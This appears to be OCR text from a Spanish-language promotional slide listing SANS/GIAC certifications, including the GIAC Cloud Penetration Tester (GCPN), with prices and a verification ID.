
December 10, 2023



Verification ID:
224fc111-f6b1-4bb8-b7f1-8c57782250fb



GCPN
\$8275 USD



GCPN **GIAC Cloud** **Penetration** **Tester**

C E R T I F I C A T I O N


[LEARN MORE](#)

SANS | **GIAC**
DEEPER KNOWLEDGE.
ADVANCED SECURITY.



CPNA
\$200 USD





CPAZ
\$200 USD





MUCHAS GRACIAS



Siguenos en
nuestras
redes